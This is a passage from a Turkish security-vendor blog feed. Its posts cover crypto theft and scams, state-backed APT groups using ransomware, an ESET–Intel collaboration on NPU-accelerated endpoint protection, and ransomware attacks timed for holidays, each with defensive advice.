- [Discord sunucularında sunulan ](https://antivirus.com.tr/discord-kullaniyor-musunuz-gizlilik-ve-guvenlik-risklerine-dikkat-edin/)ve torrent sitelerinde kırılmış oyunların ve hile araçlarının içine gizlenmiş kripto ve bilgi çalan kötü amaçlı yazılımlar aracılığıyla oyuncuların hedef alınması. Bunlar arasında Red Line Stealer ve Lumma Stealer bulunmaktadır. Kripto cüzdan odaklı Lumma’nın tespitleri bu dönemde azalıyordu ancak ESET, yükselişte olan yeni bir varyant olan Win/Spy.Agent.QLD’yi keşfetti.
- Kullanıcıları kandırıp oturum açma bilgilerini teslim etmelerini sağlayarak kripto varlıklara erişmek için bir araç olarak kimlik avı tehdidinin devam etmesi. Örneğin, kripto paralarla ilgili kimlik avı siteleri ESET tarafından H1 2024’te gözlemlenenlerin %8’ini oluşturmaktadır. Bu oran, söz konusu dönem için ilk beş kategori arasında yer almaktadır.

Şekil 2. Sahte kripto cüzdan uygulaması *(kaynak:* [*ESET Threat Report H2 2024*](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf)*)*
Kripto para hırsızlığı söz konusu olduğunda dikkat etmeniz gerekenler yalnızca kimlik avı ve kötü amaçlı yazılımlar değildir. FBI’ın rakamlarından da anlaşılacağı üzere, dolandırıcılar sanal paranızı elinizden almak için bir dizi dolandırıcılık yöntemi tasarlamıştır. [Ağustos ayındaki Chainalysis raporuna ](https://www.chainalysis.com/blog/2024-crypto-crime-mid-year-update-part-2/)göre: “Birkaç milyarlık girişle, kripto bağlantısı olan dolandırıcılıklar 2024’te artıyor ve bu YTD’nin en büyük yasa dışı faaliyet alanlarından biri.”
Tipik olarak romantizm dolandırıcılığı ile yatırım dolandırıcılığını harmanlayan [domuz kasaplığını](https://antivirus.com.tr/aradiginiz-kisi-ben-miyim-dikkat-telefon-numarasi-dolandiriciligi/), kripto hırsızlığının en yaygın yollarından biri olarak vurgulamaktadır.
## Kripto paranızı nasıl güvende tutabilirsiniz?
Tüm bunlar, kripto para birimini güvende tutmanız için üzerinizde ekstra baskı oluşturuyor. Kimlik avı, bilgi/kripto para çalma adına kötü amaçlı yazılımlar, dolandırıcılık ve daha fazlasından kaynaklanan tehditleri azaltmak için alabileceğiniz çeşitli önlemler vardır. Aşağıdakileri göz önünde bulundurun:
- Tüm fonlarınızı tek bir kripto cüzdanına koymayın. Riski dağıtın ve fonlarınızın en azından çoğunu internete bağlı olmayan ve bu nedenle dijital tehditlerden daha iyi yalıtılmış olan soğuk (donanım) cüzdanlara koymayı düşünün. Cüzdan sağlayıcılarınızı incelemelere göre dikkatlice seçin ve internete bağlı (diğer adıyla sıcak) cüzdanları MFA korumalı, soğuk cüzdanları ise kilit altında tuttuğunuzdan emin olun.
- Sahip olduğunuz tüm kripto uygulamaları için [iki faktörlü kimlik doğrulamayı ](https://www.eset.com/tr/blog/2fa-guvenliginizi-ikiye-katlayin/?_gl=1%2A1wdrgch%2A_ga%2AOTQ2NTM5OTM0LjE3MTU4NTYyMTA.%2A_ga_D3X1STPK7C%2AMTczNjQwMTQ5MC4xMzUuMS4xNzM2NDA0OTYxLjYwLjAuMA..)(2FA) açarak kimlik avcılarının parolalarınızı ele geçirme riskini azaltın.
- Dışarıdayken halka açık Wi-Fi kullanmayın ve kullanırken kesinlikle kripto hesaplarınıza erişmeyin çünkü etrafta dijital dinleyiciler olabilir.
- Bilgi/kripto hırsızlarının etkisini azaltmak için [cihazlarınızı ve dizüstü bilgisayarlarınızı](https://antivirus.com.tr/mavi-ekran-bsod-yazilim-guncellemeleri-neden-onemlidir/) her zaman güncel tutun ve güvenlik yazılımları kullanın.
- Kimlik avı, kötü amaçlı yazılım ve diğer tehditlere karşı ekstra bir güvenlik katmanı için [saygın bir sağlayıcıdan VPN ](https://antivirus.com.tr/vpn-mi-satin-aliyorsunuz-iste-bilmeniz-ve-aramaniz-gerekenler/)kullanın.
- Yalnızca [güvenilir kaynaklardan](https://antivirus.com.tr/nereden-yazilim-indirdiginizi-umursamiyor-musunuz-saldirganlar-umursuyor/) ve resmî web sitelerinden yazılım indirin, kullanıcı yorumlarını ve geliştirici derecelendirmelerini kontrol edin.
- İndirdiğiniz yazılım miktarını sınırlandırarak riske maruz kalma oranınızı en aza indirin. Bunu göz önünde bulundurarak kullanılmayan uzantıları/yazılımları periyodik olarak kaldırın.
- Kripto hesaplarınızdaki olağan dışı faaliyetleri düzenli olarak kontrol edin.
- Kimlik avı mesajları, gerçek olamayacak kadar iyi görünen yatırım fırsatları ve buluşmayı veya görüntülü aramayı reddeden kişilerle romantik ilişkilere/dolandırıcılıklara karşı uyanık olun.
FBI’ın artık kendi özel kripto para suç raporuna sahip olması, sorunun boyutunu göstermektedir. Tetikte olun ve kimsenin dijital varlıklarınızı ele geçirmesine izin vermeyin.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, Kripto Para, Siber Güvenlik
---
### [Devlet destekli APT gruplarının fidye yazılımı kullanımı artıyor](https://antivirus.com.tr/devlet-destekli-apt-gruplarinin-fidye-yazilimi-kullanimi-artiyor/)
**Published:** Ocak 9, 2025
**Author:** ESET
**Excerpt:** Siber suçlar ve devlet destekli APT grupları arasındaki çizgilerin bulanıklaşması, günümüz siber tehditlerini giderek daha akışkan ve çok yönlü hale getiriyor
**Content:**
*Siber suçlar ve devlet destekli APT grupları arasındaki çizgilerin bulanıklaşması, günümüz siber tehditlerinin giderek daha akışkan ve çok yönlü hale geldiğinin altını çiziyor*
Bir zamanlar siber suçlar ile devlete bağlı tehdit faaliyetleri arasındaki sınırı ayırt etmek oldukça kolaydı. Siber suçlular yalnızca kâr güdüsüyle hareket ediyordu. Devletteki muadilleri ise işverenlerinin jeopolitik hedeflerini ilerletmek için çoğunlukla siber casusluk kampanyaları ve ara sıra da yıkıcı saldırılar gerçekleştiriyordu. Ancak son aylarda, [ESET’in son Tehdit Raporu’nda ](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h22024.pdf#page=25)da belirtildiği gibi fidye yazılımları da dahil olmak üzere bu çizgi kaybolmaya başladı.
Bunun BT ve güvenlik liderleri için potansiyel olarak büyük etkileri vardır. Bu yalnızca saldırı riskini artırmakla kalmaz aynı zamanda bu riskin nasıl azaltılacağına ilişkin hesaplamayı da değiştirir.
## Siber uzayda bulanık çizgiler
Devlet destekli bilgisayar korsanları tarafından başlatılan fidye yazılımı saldırılarının aslında yeni bir şey olmadığını [iddia edebilirsiniz](https://antivirus.com.tr/tarihteki-en-buyuk-20-siber-saldiri-2023/). 2017 yılında, Kuzey Kore’ye bağlı ajanların ilk küresel fidye solucanı olan WannaCry’ı (diğer adıyla WannaCryptor) başlattığı düşünülüyor. Bu saldırı ancak bir güvenlik araştırmacısının kötü niyetli kodun içine gizlenmiş bir “öldürme anahtarını” bulup aktif hale getirmesiyle durdurulabildi.
Aynı yıl, devlet destekli bilgisayar korsanları Ukraynalı hedeflere karşı NotPetya kampanyasını başlattı ancak bu durum da aslında araştırmacıların izini sürmek için fidye yazılımı olarak gizlenmiş yıkıcı bir kötü amaçlı yazılımdı. ESET, 2022 yılında [Rus Sandworm grubunun ](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2024-2-ve-3-ceyrek/) fidye yazılımını benzer bir şekilde, yani veri silici olarak kullandığını gözlemledi.
Devlet destekli operasyonlar ile mali amaçlı suçlar arasındaki çizgi o zamandan beri bulanıklaşıyor. Bir süre önce belirttiğimiz gibi birçok dark web satıcısı devlet aktörlerine istismarlar ve kötü amaçlı yazılımlar satarken bazı hükümetler belirli operasyonlara yardımcı olmaları için serbest çalışan [hackerlar kiralıyor](https://www.justice.gov/opa/pr/two-chinese-hackers-working-ministry-state-security-charged-global-computer-intrusion).
## APT dünyasında bugün neler oluyor?
Ancak bu eğilimler hızlanıyor gibi görünüyor. Özellikle yakın geçmişte, ESET ve diğerleri birkaç belirgin neden gözlemlemiştir:
### **APT grupları devlet kasasını dolduracak**
Devlet bilgisayar korsanları, fidye yazılımlarını devlet için bir para kazanma aracı olarak kasıtlı olarak kullanıyor. Bu durum en bariz şekilde tehdit gruplarının sofistike mega soygunlarla kripto para şirketlerini ve bankaları da hedef aldığı Kuzey Kore’de görülüyor. Aslında 2017 ile 2023 yılları arasında bu faaliyetten [yaklaşık 3 milyar dolar ](https://main.un.org/securitycouncil/en/sanctions/1718/panel_experts/reports)yasa dışı kâr elde ettiklerine inanılıyor.
Mayıs 2024’te [Microsoft](https://cdn-dynmedia-1.microsoft.com/is/content/microsoftcorp/microsoft/final/en-us/microsoft-brand/documents/Microsoft%20Digital%20Defense%20Report%202024%20%281%29.pdf), Pyongyang’a bağlı Moonstone Sleet’in önce hassas bilgileri çaldıktan sonra birkaç havacılık ve savunma kuruluşunun sonraki çalışmalarına “FakePenny” adlı özel fidye yazılımı dağıttığını gözlemledi. “Bu davranış, aktörün hem istihbarat toplama hem de erişiminden para kazanma hedefleri olduğunu gösteriyor” dedi.
Kuzey Koreli grup Andariel’in, Play olarak bilinen fidye yazılımı grubuna ilk erişim ve/veya ortaklık hizmetleri sağladığından şüpheleniliyor. Bunun nedeni Play fidye yazılımının daha önce Andariel tarafından ele geçirilmiş bir ağda tespit edilmiş olmasıdır.
### **Ek iş olarak para kazanmak**
Devletlerin fidye yazılım saldırılarına müdahil olmasının bir başka nedeni de hükümet hackerlarının ek iş yaparak para kazanmalarını sağlamaktır. Bunun bir örneği [FBI tarafından tespit edilen ](https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-241a)“fidye ödemelerinin bir yüzdesi karşılığında şifreleme işlemlerini etkinleştirmek için doğrudan fidye yazılımı iştirakleriyle iş birliği yaptığı” İranlı grup Pioneer Kitten’dır (diğer adıyla Fox Kitten, UNC757 ve Parisite)
NoEscape, Ransomhouse ve ALPHV (diğer adıyla BlackCat) ile yakın bir şekilde çalıştı. Yalnızca ilk erişimi sağlamakla kalmadı aynı zamanda kurban ağlarını kilitlemeye ve kurbanları gasp etme yolları üzerinde iş birliği yapmaya yardımcı oldu.
### **Müfettişlerin izini kaybettirmek**
Devlet bağlantılı [APT](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2024-2-ve-3-ceyrek/) grupları da saldırıların gerçek amacını gizlemek için fidye yazılımı kullanıyor. Çin bağlantılı ChamelGang’in (diğer adıyla CamoFei) Doğu Asya ve Hindistan’ın yanı sıra ABD, Rusya, Tayvan ve Japonya’daki kritik altyapı kuruluşlarını hedef alan çok sayıda kampanyada [bunu yaptığına inanılıyor](https://www.infosecurity-magazine.com/news/chinese-state-ransomware-conceal/). CatB fidye yazılımını bu şekilde kullanmak sadece bu siber casusluk operasyonlarına kılıf sağlamakla kalmıyor aynı zamanda operatörlerin veri hırsızlığına kanıtları yok etmelerini de sağlıyor.
## Atıf önemli mi?
Hükümet destekli grupların neden fidye yazılımı kullandıkları açık. En azından onlara, soruşturmacıların kafasını karıştırabilecek faydalı bir makul inkâr edilebilirlik kılıfı sağlıyor. Ve çoğu durumda, devlet gelirlerini artırırken ve genellikle düşük maaşlı devlet memurlarından biraz daha fazlası olan devlet tarafından istihdam edilen bilgisayar korsanlarını motive etmeye yardımcı olurken bunu yapar.
Asıl soru, saldırıyı kimin yaptığının gerçekten önemli olup olmadığıdır? Ne de olsa Microsoft, Storm-2049 (UAC-0184 ve Aqua Blizzard vakalarında fidye yazılımı söz konusu olmamasına rağmen devlet kurumlarının işi toptan dışarıya yaptırdığına dair kanıtları bile ortaya çıkardı.
Burada iki düşünce ekolü var. Bir yandan, en iyi uygulama güvenlik tavsiyeleri hâlâ geçerli olmalı ve saldırıyı kim yaparsa yapsın, dayanıklılık oluşturmak ve olay müdahalesini hızlandırmak için etkili bir yol olmalıdır. Aslında devlete bağlı APT grupları siber suç taktiklerini, tekniklerini ve prosedürlerini (TTP’ler) kullanmaya başlarsa bu durum ağ savunucularının yararına bile olabilir. Çünkü bunların tespit edilmesi ve bunlara karşı savunma yapılması sofistike özel araçlara göre daha kolay olacaktır.
Bununla birlikte, bir düşmanı anlamanın, oluşturdukları tehdidi yönetmenin temel ilk adımı olduğunu söylemek için bir argüman da vardır. Bu durum, [*Makine Öğrenimine Dayalı Risk Analizi için Siber Saldırgan Profili Oluşturma* ](https://pmc.ncbi.nlm.nih.gov/articles/PMC9958722/#:~:text=One%20of%20the%20essential%20components,measures%20for%20the%20information%20system.)başlıklı 2023 araştırma raporunda açıklanmaktadır*:* “Siber güvenlik risk analizinin temel bileşenlerinden biri saldırgan modeli tanımıdır. Belirlenen saldırgan modeli veya saldırgan profili, risk analizinin sonuçlarını ve bilgi sistemi için güvenlik önlemlerinin seçimini etkiler.”
## APT gruplarına karşı savunma
Bununla birlikte, düşmanınızın kimliğini bilmiyorsanız fidye yazılımı saldırılarının etkisini azaltmanın hâlâ yolları vardır. İşte en iyi 10 uygulama adımı:
- Güncellenmiş güvenlik eğitimi ve farkındalık programları ile sosyal mühendislikle mücadele edin,
- Hesapların uzun, güçlü ve benzersiz parolalar ve çok faktörlü kimlik doğrulama (MFA) ile korunduğundan emin olun,
- Saldırıların “patlama alanını” azaltmak ve yanal hareketi sınırlamak için ağları bölümlere ayırın,
- Şüpheli davranışları erkenden belirlemek için sürekli izleme (uç nokta algılama ve yanıtlama veya [yönetilen algılama ve yanıtlama)](https://antivirus.com.tr/yonetilen-algilama-ve-yanit-mdr-hizmetinden-ne-beklemelisiniz/) uygulayın,
- Sürekli iyileştirme sağlamak için güvenlik kontrollerinin, politikalarının ve süreçlerinin etkinliğini düzenli olarak test edin,
- Gelişmiş [güvenlik açığı ve yama yönetimi ](https://www.eset.com/tr/business/solutions/vulnerability-patch-management/)araçlarını uygulayın,
- Tüm hassas varlıkların masaüstü bilgisayarlar, sunucular ve dizüstü bilgisayarlar/mobil cihazlar da dahil olmak üzere saygın bir tedarikçiden alınan çok katmanlı güvenlik yazılımı ile korunduğundan emin olun,
- Güvenilir bir ortaktan [tehdit istihbaratına ](https://antivirus.com.tr/siber-tehdit-istihbarati-saldirganlarin-bir-adim-onunde-olmak/)yatırım yapın,
- En iyi uygulamalar doğrultusunda düzenli yedeklemeler gerçekleştirin,
- Etkili bir olay müdahale stratejisi geliştirin ve uygulayın.
[Bir tahmine ](https://www.verizon.com/business/en-gb/resources/reports/dbir/)göre, organize suçlar geçen yıl veri ihlallerinin %60’ını oluştururken ulus devletlere atfedilen oran sadece %5’tir. Ancak ikinci pay giderek artıyor ve ihlallerin kendileri kuruluşunuz üzerinde büyük bir etkiye sahip olabilir. Sürekli farkındalık ve proaktif risk yönetimi şarttır.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** APT, Fidye Yazılımı, Kurumsal Güvenlik, Siber Güvenlik
---
### [Intel destekli yapay zekâ bilgisayarlar için iş birliği](https://antivirus.com.tr/intel-destekli-yapay-zeka-bilgisayarlar-icin-is-birligi/)
**Published:** Aralık 25, 2024
**Author:** ESET
**Excerpt:** Sürekli gelişen yeni tehditler için ESET, Intel ile saldırıları daha iyi önlemek, tespit etmek ve püskürtmek için yıkıcı gelişmeler üzerinde iş birliği yapıyor.
**Content:**
[Siber saldırı sıklığı her geçen gün artarken ](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/yapay-zeka-araclari-para-ve-bilgi-calmak-icin-kullaniliyor/)ve sürekli yeni tehditler ortaya çıkarken ESET, Intel ile en son saldırıları daha iyi önlemek, tespit etmek ve püskürtmek için yıkıcı gelişmeler üzerinde iş birliği yapıyor.
ESET ve Intel, bu mücadelenin ön saflarında uzun bir iş birliği geçmişine sahip ve ESET, Intel’in en yeni donanım tabanlı savunmalarını temel alan yeni özellikleri piyasaya sürmeye hazırlanıyor. Bu geliştirmeler, modern uç nokta güvenlik verimliliğini daha da artıracak ve ortak müşteri ortamlarında olay tespitini hızlandıracak.
## Intel destekli yapay zekâ bilgisayarlarında siber güvenlik iş yüklerinin hızlandırılması
Gelişmiş, yapay zekâ odaklı tehdit tespitine duyulan ihtiyaç her geçen gün artsa da BT liderlerinin siber güvenlik sistemi kaynak ihtiyaçlarını [uzaktan ve hibrit çalışma gereksinimleriyle ](https://www.eset.com/tr/business/remote-workforce/)senaryolarının ve yapay zekâ iş yüklerinin performans ve üretkenlik dengelemesi gerekiyor.
Donanım sağlayıcılarının yalnızca Merkezi İşlemciler (CPU) ve Grafik İşlemcileri (GPU) içeren “Yapay Zekâ Bilgisayarları” ile değil, aynı zamanda belirli iş yükü türleri için optimize edilmiş işlemler gerçekleştiren Sinirsel İşlem Birimleri (NPU) ile de ortak çalışması gerekiyor. Uç nokta güvenlik araçları da bu artan işlem kaynaklarından yararlanmalı, kullanıcıların işlem kaynaklarını veya pillerini tüketmekten kaçınmak için sistem performansına düşük etkiyi sürdürürken korumayı iyileştirmelidir.
ESET, müşterilerinin bu hız ve verimlilik artışından tam olarak yararlanabilmeleri için uç nokta ürünlerini, mevcut tüm işlem motorlarını en iyi kullanacak şekilde tasarlıyor. Örneğin, ESET uç nokta güvenlik yazılımı, Intel® Core™ Ultra tabanlı bilgisayarlarla eşleştirildiğinde, artık yoğun işlem gerektiren iş yüklerini CPU’dan Intel entegre (GPU) veya (NPU)’ya otomatik olarak aktarabiliyor. Bu sayede video konferans ve veri analizi gibi iş açısından kritik ve performans açısından yoğun görevler için CPU’dan tasarruf edilebilir ve sistem verimliliği artırılabilir.
## NPU bilgi işlem ile uç nokta performansını ve verimliliğini artırma
ESET’in attığı evrimsel adım, Intel’in Core Ultra işlemcisinin mimarisindeki (NPU) belirli avantajlarından yararlanarak, NPU üzerinde yürütülmesinden yararlanabilecek uç nokta ürünlerimizdeki yapay zekâ iş yüklerinin dağıtımını yönetiyor. Bu nedenle, uç nokta tabanlı makine öğrenimi modülümüzün içindeki sinir ağı modelleri önemli bir erken kullanım örneğidir.
ESET’in prototip işlemcileri ESET Endpoint Security ürünleriyle test ettiği performans göstergeleri, tarama süresinde %5 hızlanma ve yaklaşık aynı süredeki taramalar için CPU yükünde %3,5 azalma gibi umut verici gelişmeler sağladı.
Yukarıda belirtilen iş yüklerinin Intel Core Ultra içindeki GPU ve/veya NPU’ya dağıtılması
işlemci de korumayla ilgili performanstan ödün vermeden daha iyi güç kullanımı sağlayabilir.
Bu, ESET’in nöral model hesaplamalarının ölçeğini, olumsuz verimlilik veya performans etkisi olmadan müşterilerin uç nokta esnekliğini iyileştirmek için etkili bir şekilde artırır. ESET güvenlik ürünleri, yapay zekâ veya makine öğrenimi hesaplamaları gibi performans açısından ağır görevlerde yardım için NPU’yu çağırabildiğinden tespitlerin işlenmesi için gereken süre azalacak ve işlemler daha da verimli hale gelecek.
Bu iyileştirmeler gelecekte, örneğin iş yüklerinin kaynak yoğun veya hassas bileşenlerinin yerel olarak hesaplanması ve bulut tabanlı yapay zekâ kaynaklarına erişirken güvenliğin artırılması amaçlandığında giderek daha değerli hale gelecektir.
ESET Uç Nokta Çözümleri ve Güvenlik Teknolojileri Başkan Yardımcısı Előd Kironský “Bu ilk kazanımlar, ESET’in çok katmanlı yazılım mimarisinde her zaman öncelik verdiği ve birçok müşterimiz için önemli bir satış noktası olan sistem performansı üzerinde düşük etkiye sahip ürünler tasarlamaya olan bağlılığımızı gösteriyor. Intel destekli yapay zekâlı bilgisayar mimarisinde önleme ve koruma konusunda bize yardımcı olabilecek ve aynı zamanda performansı koruyabilecek teknolojiden yararlanmak, kazan-kazan tercihidir,” diyor.
## Intel hibrit mimarisinden yararlanma
Yapay zekâ bilgisayarındaki ortak çabalarımız, Intel’in en son hibrit işlemci mimarisinden[\[1\]](applewebdata://43D1692F-AE3B-4D0C-BDEC-86F7D9CFDA4C#_ftn1) yararlanan [ESET Endpoint koruma yazılımının optimizasyonlarıyla ](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/eset-ve-intel-is-birligi-genisliyor/)da destekleniyor; performans ve verimli çekirdekler, görevin uygunluğuna göre her iki çekirdek türünü de kullanıyor. [Düşük performanslı ek yükü](https://www.eset.com/tr/about/newsroom/press-releases/basin-bultenleri/eset-ve-intel-is-birligi-genisliyor/), düşük yanlış pozitif oranları ve çok katmanlı yetenekleriyle zaten tanınan hibrit farkındalık ESET Endpoint Security ile potansiyel daha da büyük.
Előd Kironský’ye göre: “İş yüklerini verimli çekirdeklere atamanın ürün performansı üzerinde olumsuz bir etkisi yoktur ve performans artışları çeşitli senaryolarda belgelenmiştir, bu da temel süreçleri kesintiye uğratmadan derin koruma sağlayabileceğimiz anlamına gelir.”
## Daha fazla yapay zekâlı bilgisayar olasılığı
Yapay zekâlı bilgisayar mimarisinin potansiyelini araştırmak, ESET’in siber güvenliği ve kullanıcı deneyimini geliştirmek için Intel ile birlikte araştırdığı alanlardan sadece biri. Diğer olasılıklar arasında NPU’nun kullanımı da yer alıyor:
- Belirli bir kötü amaçlı yazılım ailesine özgü küçük sinir ağı modelleri oluşturmak. Bu, bu kötü amaçlı yazılım türlerinin daha hızlı, daha tutarlı ve daha kesin bir şekilde tespit edilmesini sağlayacaktır.
- Kimlik avı ve diğer dolandırıcılıkları belirlemek veya yetişkinlere yönelik içerik filtrelemeyi geliştirmek için sinir ağları kullanarak görüntü tanıma.
- Hem adli tıp hem de dokümantasyonu iyileştirmek amacıyla uç nokta olay tespitlerini tanımlamak için [büyük dil modellerinden](https://antivirus.com.tr/buyuk-dil-modellerinin-guvenlik-ve-gizlilik-zorluklarini-asmak/) (LLM’ler) yararlanma.
Olasılıklar heyecan verici ve oldukça fazla. Intel Core Ultra işlemciler üzerine kurulu yapay zekâ bilgisayarları ile hem koruma hem de önleme özelliklerinde belirgin iyileştirmeler görme potansiyeli yüksektir.
## Intel ile siber güvenliğin geleceğini yeniden şekillendirmek
ESET’in [Intel](https://antivirus.com.tr/intel-esetden-optimize-edilmis-zararli-yazilim-tespiti/) gibi inovasyon ortaklarıyla süregelen iş birliği, artan ürün iyileştirmelerinin ötesine geçme ve bunun yerine siber güvenlik ortamını yeniden şekillendiren önemli sıçramalar yapma ihtiyacının altını çiziyor. Uç nokta güvenliğinin geleceği, yapay zekâ bilgi işlem kaynaklarını kapsayan ve hibrit ve uzaktan çalışma senaryolarını destekleyen bütünleşmiş çok katmanlı bir donanım/yazılım yaklaşımıdır.
ESET’in Ar-Ge ekibi, yapay zekâ bilgisayarlarına güç sağlamak için üretilen gelecek nesil işlemcilerde Intel ile birlikte yenilikler yapmaya devam edecek. CPU, GPU ve NPU’dan yararlanan ortak inovasyon alanı, işletmeleri hem bilinen hem de bilinmeyen tehditlerden korumaya ve yazılım ile donanım tabanlı siber güvenlik teknolojileri arasındaki kritik arayüzü geleceğe hazırlamaya hizmet ediyor.
*ESET “hybrid aware” özelliği şu anda en yeni ESET tüketici ürünlerinde kullanılıyor ve Aralık 2024’ten itibaren çıkacak olan Uç Nokta ürün serimizde NPU (ve GPU boşaltma) özellikleri de eklenecek.*
---
[\[1\]](applewebdata://43D1692F-AE3B-4D0C-BDEC-86F7D9CFDA4C#_ftnref1) Rukmabhatla Nikhil. “Whitepaper – Intel® performans hibrit mimarisi ve yazılım optimizasyonları”. **Performance Hybrid Architecture**, Chabukswar Rajshree, Gohad Sneha, Chynoweth Michael, ©Intel Corporation, 2022, [https://cdrdv2.intel.com/v1/dl/getContent/685861 ](https://cdrdv2.intel.com/v1/dl/getContent/685861)ve <https://cdrdv2.intel.com/v1/dl/getContent/685865>
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Intel, İş Birliği, Kurumsal Güvenlik, Siber Güvenlik
---
### [Siber risk ihmale gelmez: İşletmenizi her yerde koruyun](https://antivirus.com.tr/siber-risk-ihmale-gelmez-isletmenizi-her-yerde-koruyun/)
**Published:** Aralık 19, 2024
**Author:** ESET
**Excerpt:** Siber suçlular her daim saldırı için hazırlık yapıyor olabilir. Yılın hangi zamanı olursa olsun şirketinizin siber risk savunmasının hazır olduğundan emin olun.
**Content:**
*Siz tatil sezonunun tadını çıkarırken siber suçlular bir sonraki saldırıları için hazırlık yapıyor olabilir. Yılın hangi zamanı olursa olsun şirketinizin siber risk savunmasının hazır olduğundan emin olun*
Yeni yıl neredeyse geldi. Çok yakında, birçoğumuz “ofis dışında” olacağız ve birkaç günlük dinleneceğiz. Ancak aynı şey tehdit aktörleri için geçerli olmayabilir. Kurumsal güvenlik ekibi de arkadaşları ve ailesiyle vakit geçiriyorken BT sistemlerinizi tehlikeye girdiği bir boşluk oluşabilir. [Özellikle fidye yazılım saldırılarında](https://www.wired.com/story/ransomware-hacks-holidays-weekends/) bu durum daha önce birçok defa yaşandı.
Bu nedenle kuruluşunuzun, her dönemde olması gerektiği gibi yıl boyunca da 7/24 siber güvenliği yönetmek için tutarlı bir plana ihtiyacı vardır. Siber risk konusunda doğru insanları, süreçleri ve teknolojiyi devreye sokmak kritik önem taşır.

## Siber risk uyumaz
Büyük şirketlerin ihlal haberleri endişe verici bir düzenlilikle manşetlere çıkmaya devam ederken makro trend fidye yazılımı ödeme oranlarının düştüğünü gösteriyor. Araştırma, beş yıl önce yaklaşık %80 olan mağdurların yaklaşık üçte birinin (%36) 2024’ün 2. çeyreğinde ödeme yapmayı tercih ettiğini [ortaya koyuyor](https://www.coveware.com/blog/2024/7/29/ransomware-actors-pivot-away-from-major-brands-in-q2-2024). Bu da en azından fidye yazılımları söz konusu olduğunda tehdit aktörlerinin saldırılarını daha etkili hale getirmek için her zaman yeni yollar aradığı anlamına geliyor. Ve bu saldırıları resmî tatillerde, geceleri ve/veya hafta sonlarında başlatmak, bunu yapmanın mükemmel bir yoludur.
Bir araştırma, fidye yazılımı saldırılarının resmî tatillerde ve hafta sonlarında %30 oranında arttığını [iddia ediyor.](https://darktrace.com/news/darktrace-reports-30-more-ransomware-attacks-targeting-organizations-during-the-holiday-period-e) Bir başka araştırma ise güvenlik uzmanlarının %89’unun böyle bir durumdan endişe duyduğunu [ortaya koyuyor](https://www.cybereason.com/hubfs/dam/collateral/ebooks/Cybereason-Ransomware-Attackers-Don%E2%80%99t-Take-Holidays.pdf). Üçüncü bir araştırma ise fidye yazılım saldırılarının çoğunun artık yerel saatle gece 1 ile sabah 5 arasında gerçekleştiğini çünkü siber suçluların en kolay şekilde hedefe ulaşmaya çalıştığını [iddia ediyor](https://www.cybereason.com/hubfs/dam/collateral/ebooks/Cybereason-Ransomware-Attackers-Don%E2%80%99t-Take-Holidays.pdf): Hedef tabii ki siber risk karşısında şirketi yetersiz personelle gafil avlamak!
Fidye yazılım saldırılarının resmî tatillerde gerçekleştiğine dair pek çok tarihi örnek bulunmaktadır:
- DarkSide fidye yazılım grubu tarafından gerçekleştirilen [Colonial Pipeline ihlali](https://antivirus.com.tr/tarihteki-en-buyuk-20-siber-saldiri-2023/), Mayıs 2021’de ABD’de Anneler Günü hafta sonu öncesinde meydana geldi. Bir hafta süren operasyonel kesintiye ve doğu kıyısı boyunca yakıt sıkıntısına neden oldu.
- [Gıda devi JBS](https://www.bbc.com/news/business-57423008)‘ye yönelik büyük fidye yazılımı saldırısı Anma Günü hafta sonunda meydana geldi ve firmayı 11 milyon dolar fidye ödemeye zorladı.
- Sodinokibi/REvil fidye yazılımı grubunun 4 Temmuz tatili hafta sonu saldırısı [MSP yazılım sağlayıcısı Kaseya’yı hedef aldı](https://antivirus.com.tr/tedarik-zinciri-ve-gizli-siber-guvenlik-riskleri/) ve 17 ülkede 2.000 alt müşteriyi etkiledi.
Ancak güvenlikçilerin yeni yıl tatil sezonunda düşünmesi gereken tek şey siber suçlar değil. Daha nadir de olsa devlet destekli saldırılar da söz konusu olabilir. Çin ve Kuzey Kore’den Rusya ve İran’a kadar pek çok saldırının kaynaklandığı ülkelerin ya Noel’i kutlamadığı ya da Batı’dan farklı bir zamanda kutladığı unutulmamalıdır.
## Neden önemli
Perakendeciler, konaklama firmaları ve depo işletmecileri gibi genellikle yeni yıl döneminde yoğun olan işletmeler için ciddi bir siber saldırı, kâr hanesi ve kurumsal itibar üzerinde önemli bir etkiye sahip olabilir. Ancak gerçek şu ki her kuruluş zarar görebilir.
Basitçe söylemek gerekirse bir fidye yazılımı tehdidine yanıt vermeniz ne kadar uzun sürerse düşmanınızın büyük miktarlarda hassas veri çalma ve hatta muhtemelen bir fidye yazılımı yükü dağıtma olasılığı o kadar artar. Fidye yazılımı grupları, ilk erişimden şifreleme ve veri sızıntısına geçme konusunda daha hızlı olmaya [devam ediyor.](https://www.csoonline.com/article/2069830/the-state-of-ransomware.html) Güvenlik ekibi üyelerini ofise ve/veya çevrimiçi hale getirmek için gereken ekstra zamanı da eklediğinizde felaket için potansiyel bir reçeteye sahip olursunuz.
Önemli ekip üyeleri kısa sürede ofise ulaşsalar bile çok fazla yardımcı olamayabilirler. Bir araştırmaya göre güvenlik uzmanlarının %71’i hafta sonu ya da tatil günlerinde bir fidye yazılımı saldırısına müdahale ederken sarhoş olduklarını itiraf ediyor. Mesai saatleri dışında ciddi bir ihlal yaşanabilir:
- Personel verimliliğini etkileme (dönem boyunca diğer bölgelerde çalışan personel olduğu varsayılarak)
- Üretim/iş operasyonlarını önemli ölçüde sekteye uğratır
- Halka açık siteleri çevrimdışı hale getirerek kârı azaltma ve markaya zarar verme
- Mevzuat incelemesini davet edin ve [uyum zorlukları](https://www.welivesecurity.com/en/business-security/beyond-checkbox-demystifying-cybersecurity-compliance/) yaratın
Fidye yazılımı, yeni yılda kuruluşunuzun karşı karşıya olduğu en önemli tehdit olacaktır.
Önlem almanız gerekebilecek diğer riskler şunlardır:
- Kimlik avı ve hedefli veri hırsızlığı
- İş e-postalarının ele geçirilmesi (BEC)
- DDoS saldırıları (özellikle yılın bu döneminde perakendeciler için önemli)
